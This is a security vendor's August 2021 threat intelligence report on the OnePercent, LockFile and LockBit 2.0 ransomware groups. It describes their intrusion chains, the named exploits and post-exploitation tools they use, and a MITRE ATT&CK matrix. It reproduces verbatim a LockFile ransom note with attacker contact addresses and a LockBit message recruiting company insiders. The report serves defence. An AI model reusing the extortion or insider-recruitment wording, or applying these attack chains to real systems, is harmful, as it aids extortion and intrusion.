Cynet

CyOps

Monthly Cyber Threat Intelligence Report

August, 2021

Contents

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

INTRO


The purpose of this document is to provide a monthly summary of observed threats, vulnerabilities, and risks relevant to Cynet's customers. Throughout this report, you will find detailed information regarding specific attack groups, campaigns, malware variants, etc., as well as the relevant sectors, industries, and infrastructures being targeted. The report is comprised of data and observations gathered from our internal sources, and it is focused mainly but not solely on sectors that comprise our customer base.

OnePercent Ransomware Gang

Introduction

On August 23th, the FBI released a flash report about a newly discovered ransomware gang called "OnePrecent". The group has been observed in the wild since November 2020 and mainly targets US-based companies.

The group's attack kill-chain is shown below:



Initial Access

Foothold

Lateral Movement

Encryption/Exfiltration

Negotiation\Leak

Phishing → IcedID → Cobalt Strike → Warning\ Ransome Note → Decryption\ Leak → End of incident

Phishing campaign with a weaponized document.

IcedID downloads further payload.

Lateral movement, pivoting, Powershell.

Victim is contacted by phone/email. Request to contact designated representative for negotiation.

If unpaid, one precent of the data will be leaked, following a full leak in case of no response from victim.

OnePercent Overview

Once a victim is lured by the phishing email to open the weaponized document and enable the malicious macros, an IcedID payload is dropped. This triggers a CobaltStrike beacon which is used by the threat actor to gain a persistent foothold in the environment to enable them to continue with their exploitation and lateral movement attempts.

The FBI has also listed several programs that are being used by the group in attacks, including:

- Rclone: "Rclone is an open-source, multi-threaded, command-line computer program to manage or migrate content on the cloud and other high latency storage. Its capabilities include sync, transfer, crypt, cache, union, compress, and mount."

  Rclone is used to encrypt and exfiltrate the victim's data by masquerading as a legitimate activity from an accepted program

- Sharpsploit: "SharpSploit is a .NET post-exploitation library written in C# that aims to highlight the attack surface of .NET and make the use of offensive .NET easier for red teamers."

  Upon gaining their foothold, attackers can use Sharpsploit to manage and enumerate their compromised hosts in the network.

  Sharpsploit can also run several different instances of Mimikatz and similar tools (SharpKatz\ BetterSafetyKatz) to steal credentials.

Additionally, the attackers were seen in the victim's network for an entire month before deploying the ransomware. The purpose of this might be to spoil backups and gain relevant valuable information from the victims other than what could be found on the hard drives (recent emails, for example).

The exfiltrated data can be sold either on darknet auctions sites or to other threat actors to be posted on their leak page (OnePercent has been known to work with REvil).

OnePercent ransomware is an affiliate group, a rising attack vector that allows almost any willing person (or group), to become part of the ongoing ransomware campaign.

Recently an interview was published with an alleged member of the Lockbit2.0 Ransomware group. In the interview he addressed the affiliate program, saying that affiliates are free to choose their vectors and eventually transfer 20% of the profit to Lockbit group.

As this method is not exclusive to Lockbit, we believe more ransomware affiliate groups will emerge.

Cynet Protection and Recommendations

The Cynet Security Research team is currently working on implementing new rules aimed to detect and prevent exploitation attempts of these vulnerabilities and is currently working on additional detections to increase the visibility around them.

Cynet can mitigate all attack vectors mentioned in the article. For more information see our previous articles:

https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/

File encryption and exfiltration can also be stopped by Cynet, thus preventing an attack. It can also be mitigated in the event of a compromise.

The CyOps team monitors our customers' environments 24/7 and will be in contact in case any indicators of this vulnerability are detected in your environment.

LockFile Ransomware - When a Ransomware, ProxyShell and PetitPotam join forces

The LockFile ransomware was first observed in July 2021 and since then it has become a significant part of the ransomware threat landscape. The threat actors behind it are still anonymous but there are some references to other well-known groups.

Most LockFile attacks were recorded in the US and Asia asnd targeted enterprises in a wide range of sectors: manufacturing, engineering, financial services, legal, travel, tourism and business services.

The LockFile gang has started breaching MS Exchange Servers using ProxyShell attack vector.
ProxyShell is a combination of three vulnerabilities chained together to provide an attacker with an unauthenticated remote code execution (RCE):

CVE-2021-34473 – Microsoft Exchange Server Remote Code Execution Vulnerability
CVE-2021-31207 – Microsoft Exchange Server Security Feature Bypass Vulnerability
CVE-2021-34523 – Microsoft Exchange Server Elevation of Privilege Vulnerability

You can find more details about ProxyShell here.


After successful exploitation the attackers drops three files on the infected machine:

1. efspotato.exe - An Exploit for PetitPotam vulnerability (CVE-2021-36942).
2. active_desktop_render.dll
3. active_desktop_launcher.exe

The PetitPotam attack allows threat actors to send SMB requests to remote victim machines, establish the authentication procedure and share authentication certificates or NTLM authentication details, which allows remote Windows server authentication.

PetitPotam exploits Windows Servers where the Active Directory Certificate Services (AD CS) is not configured with for protections NTLM Relay Attacks.

Kill Chain


active_desktop_launcher.exe is loading the malicious dll

Threat actor uses ProxyShell to exploit MS Exchange Server


The attacker drops 3 files on the infected system

The executable drops a desktop.ini file which execute a shellcode that activate the efspotato.exe (PetitPotam exploit)


The domain is compromised

LockFile ransomware deployment & encryption
DLL
active_desktop_render.dll
EXE
active_desktop_launcher.exe
EXE
efspotato.exe
active_desktop_launcher.exe
DLL
active_desktop_render.dll
EXE
EXE
Desktop.ini
EXE
efspotato.exe

Encryption Flow


Killing Process via WMIC → List All Drives → Create Ransom HTA File → Encrypt the preconfigured content → Change extansion to ".lockfile" → Distribute HTA file to all folders → Launch HTA file → Delete Ransomware Binary → Host is encrypted

HTA file Example:


ENCRYPTED 0000111100000110011100000000001111100100

What happened?

All your documents, databases, backups, and other critical files were encrypted.
Our software used the AES cryptographic algorithm (you can find related information in Wikipedia).

It happened because of security problems on your server, and you cannot use any of these files anymore. The only way to recover your data is to buy a decryption key from us.

To do this, please send your all file size to the contacts below.

E-mail: indiabulls-lock@protonmail.com copy

Wallet: contact us copy

During a short period, you can buy a decryption key with a
50% discount
0 days 23:59:48

Right after payment, we will send you a specific decoding software that will decrypt all of your files. If you have not received the response within 24 hours, please contact us by e-mail indiabulls-enc@protonmail.com.

The price depends on how soon you will contact us.

All your files will be deleted permanently in: 1 day 23:59:48

Attention!

! Interruption of encryption will result in file corruption! Do not try to recover files yourself. this process can damage your data and recovery will become impossible.


! Do not waste time trying to find the solution on the Internet. The longer you wait, the higher will become the decryption key price.

! Do not contact any intermediaries. They will buy the key from us and sell it to you at a higher price.

What guarantees do you have?

Before payment, we can decrypt three files for free. The total file size should be less than 5MB (before archiving), and the files should not contain any important information (databases, backups, large tables, etc.)


Mitre Att&ck Matrix



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Native API 1 2	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1 2	OS Credential Dumping	System Time Discovery 1	Taint Shared Content 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Data Encrypted for Impact 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Inhibit System Recovery 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Proxy 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Virtualization/Sandbox Evasion 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Process Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

LockBit Ransomware

The notorious LockBit ransomware has become the malware of choice for many attack groups in recent months. The group operates in a Ransomware-as-a-service (RaaS) model, letting any user use their malware. LockBit was first observed in the wild as the ABCD ransomware, then as the Lockbit (version 1 which was covered by Cynet here), and now as LockBit version 2.0.




LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.

Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
https://tox.chat/download.html
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID:

As evidenced in the above image (a wallpaper set by LockBit 2.0 on an encrypted device), one of the most common ways the gang gains initial access is by offering large sums of money to organization insiders to infiltrate the ransomware to internal assets through an RDP connection. Additionally, the gang also exploits vulnerabilities in VPN servers and other public servers. Today, LockBit 2.0 uses several methods to successfully exfiltrate data that will be published should the victim not pay the ransom, including StealBit Trojan, Cobalt Strike, and Metasploit. Lockbit gang is proud to claim on their website that their ransomware has the fastest encryption speed among a list of other respected ransomwares on the market:




Encryption speed comparative table for some ransomware - 02.08.2021 (added BlackMatter)

PC for testing: Windows Server 2016 x64 \ 8 core Xeon E5-2680@2.40GHz \ 16 GB RAM \ SSD

Name of the ransomware	Date of a sample	Speed in megabytes per second	Time spent for encryption of 100 GB	Time spent for encryption of 10 TB	Self spread	Size sample in KB	The number of the encrypted files (All file in a system 257472)
